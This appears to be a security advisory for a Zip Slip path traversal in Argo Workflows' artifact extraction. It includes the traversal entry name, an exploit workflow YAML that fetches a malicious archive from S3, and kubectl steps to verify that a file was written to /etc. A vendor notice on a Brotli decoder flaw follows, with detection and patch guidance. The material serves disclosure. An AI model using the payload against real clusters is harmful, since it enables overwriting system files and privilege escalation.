Argo Workflow has a Zipslip Vulnerability
Vulnerability Description
Vulnerability Overview
- During the artifact extraction process, the
unpack() function extracts the compressed file to a temporary directory (/etc.tmpdir) and then attempts to move its contents to /etc using the rename() system call,
- However, since
/etc is an already existing system directory, the rename() system call fails, making normal archive extraction impossible.
- At this point, if a malicious user sets the entry name inside the
tar.gz file to a path traversal like ../../../../../etc/zipslip-poc,
- The
untar() function combines paths using filepath.Join(dest, filepath.Clean(header.Name)) without path validation, resulting in target = "/work/input/../../../../../etc/zipslip-poc",
- Ultimately, the
/etc/zipslip-poc file is created, bypassing the normal archive extraction constraints and enabling direct file writing to system directories.
untar(): Writing Files Outside the Extraction Directory
https://github.com/argoproj/argo-workflows/blob/946a2d6b9ac3309371fe47f49ae94c33ca7d488d/workflow/executor/executor.go#L993
- Base Path:
/work/tmp (dest) — The intended extraction directory in the wait container
- Malicious Entry:
../../../../../../../../../..//mainctrfs/etc/zipslip-ok.txt (header.Name) — Path traversal payload
- Path Cleaning:
filepath.Clean("../../../../../../../../../..//mainctrfs/etc/zipslip-ok.txt") = /mainctrfs/etc/zipslip-ok.txt — Go’s path cleaning normalizes the traversal
- Path Joining:
filepath.Join("/work/tmp", "/mainctrfs/etc/zipslip-ok.txt") = /mainctrfs/etc/zipslip-ok.txt — Absolute path overrides base directory
- File Creation:
/mainctrfs/etc/zipslip-ok.txt file is created in the wait container
- Volume Mirroring: The file appears as
/etc/zipslip-ok.txt in the main container due to volume mount mirroring
PoC
PoC Description
- The user uploaded a malicious
tar.gz file to S3 that contains path traversal entries like ../../../../../../../../../..//mainctrfs/etc/zipslip-ok.txt designed to exploit the vulnerability.
- In the Argo Workflows YAML, the artifact’s path is set to
/work/tmp, which should normally extract the archive to that intended directory.
- However, due to the vulnerability in the
untar() function, filepath.Join("/work/tmp", "/mainctrfs/etc/zipslip-ok.txt") resolves to /mainctrfs/etc/zipslip-ok.txt, causing files to be created in unintended locations.
- Since the wait container’s
/mainctrfs/etc and the main container’s /etc share the same volume, files created in the wait container become visible in the main container’s /etc/ directory.
- Consequently, the archive that should extract to
/work/tmp exploits the Zip Slip vulnerability to create files in the /etc/ directory, enabling manipulation of system configuration files.
exploit yaml
apiVersion: argoproj.io/v1alpha1
kind: Workflow
metadata:
  generateName: zipslip-
spec:
  entrypoint: main
  templates:
  - name: main
    container:
      image: ubuntu:22.04
      command: ["sh"]
      args: ["-c", "echo 'Starting container'; sleep 3000"]
      volumeMounts:
      - name: etcvol
        mountPath: /etc
    inputs:
      artifacts:
      - name: evil
        path: /work/tmp
        archive:
          tar: {}
        http:
          url: "https://zipslip-s3.s3.ap-northeast-2.amazonaws.com/etc-poc.tgz"
    volumes:
    - name: etcvol
      emptyDir: {}
exploit
-
Create Zipslip
<img width="1300" height="102" alt="image (4)" src="https://github.com/user-attachments/assets/74569df1-43f9-409d-b905-601bcb5998e2" />
-
Upload S3
<img width="1634" height="309" alt="image (5)" src="https://github.com/user-attachments/assets/2bf4a90a-0f03-411d-9a31-3c7de4b399b4" />
-
Create Workflow
<img width="1875" height="865" alt="image (1) (1)" src="https://github.com/user-attachments/assets/fd01a4a7-c400-47a2-a8f0-427b0feabc7f" />
-
Run
<img width="1799" height="862" alt="image (2)" src="https://github.com/user-attachments/assets/18a68919-1529-4ca0-9ed4-b71e271ae38f" />
-
Exploit Success
<img width="1363" height="440" alt="image (3)" src="https://github.com/user-attachments/assets/ac0e834d-4734-4771-9d24-d6fd1ce5d77f" />
# Find Workflow and Pod
NS=default
WF=$(kubectl get wf -n "$NS" --sort-by=.metadata.creationTimestamp --no-headers | awk 'END{print $1}')
POD=$(kubectl get pod -n "$NS" -l workflows.argoproj.io/workflow="$WF" --no-headers | awk 'END{print $1}')
echo "NS=$NS WF=$WF POD=$POD"

# Connect Main Container
kubectl exec -it -n "$NS" "$POD" -c main -- bash

# Exploit
cd /etc/
ls -l
cat zipslip-ok.txt
Impact
Container Isolation Bypass
The Zip Slip vulnerability allows attackers to write files to system directories like /etc/ within the container, potentially overwriting critical configuration files such as /etc/passwd, /etc/hosts, or /etc/crontab, which could lead to privilege escalation or persistent access within the compromised container.

Latest trending attack
Criticalyesterday
Google Brotli decoder - Remote Code Execution via compressed requests (Exploitation Check)
This control is the second step of the Patrowl response to CVE-2026-111497 (Node2Shell). It complements the first control of 22 October 2026, which focused on the Node.js runtime, and does not replace it.
Why a second control
CVE-2026-111497 is an out-of-bounds write in the Google Brotli decoder, the library that decompresses Brotli ("br") data. It was first published as a Node.js vulnerability, because Node.js bundles this decoder. Later publications showed that the flaw is in the library itself. Every product that embeds an affected version of the decoder is concerned, whatever its language or vendor. A public proof of concept demonstrates code execution.
Any server that decompresses request bodies sent with "Content-Encoding: br" exposes the decoder to unauthenticated attackers. Known cases include Express 5 and NestJS 11 on Node.js, Koa and Fastify setups, Bun, Envoy and Istio with request decompression enabled, and any application or reverse proxy that decodes Brotli request bodies with an affected library.
The flaw also works in the other direction. A malicious server can compromise an unpatched client that decodes a Brotli response, for example Node.js fetch(), Python clients (requests, httpx, aiohttp, Scrapy) with the Brotli or brotlicffi package, or libcurl builds with Brotli support.
What this control checks
Patrowl sends small, valid Brotli-compressed requests to each asset and observes whether the server decodes them. The check does not depend on the technology: it detects the behaviour, whatever the stack behind it. These requests are what any legitimate client could send. They never reach the vulnerable code path and cannot affect the availability of the service.
How to read the result
Potentially impacted means the asset decodes Brotli request bodies: the attack surface is exposed. It does not confirm that the asset is vulnerable. The version of the Brotli decoder in use is not visible from the outside.
This check covers applications that parse request bodies on their root path. A Not impacted result does not rule out exposure on other routes, nor on the client side. Checking the versions on the servers remains the only exhaustive verification.
Affected and fixed versions
Google Brotli 1.0.3 to 1.2.0 are affected, fixed in 1.0.10, 1.1.1 and 1.2.1. Fixed releases of the main products embedding it: Node.js 22.23.4, 24.22.1 and 26.12.1 (end-of-life lines 20.x and older and 25.x receive no fix), Bun 1.4.4, Envoy 1.37.8, 1.38.6, 1.39.3 and 1.40.0, Istio 1.29.9, 1.30.6 and 1.31.2, Python Brotli 1.2.1 and brotlicffi 1.2.1.0. Products that link against the system library depend on the Brotli package of the Linux distribution.
Recommendations
Update every component that embeds the Brotli decoder (only real fix). Start with the assets flagged by this control. Restart the processes after the update. Rebuild containers, single-executable applications and appliances that bundle an affected runtime or library.
Reduce the exposure until the update is deployed. Reject requests with "Content-Encoding: br" at the reverse proxy, load balancer or WAF, case-insensitively and including lists such as "gzip, br". On Envoy and Istio, disable request decompression for Brotli.
Review outbound calls. List the features that fetch content from servers you do not control, and patch the services that host them first.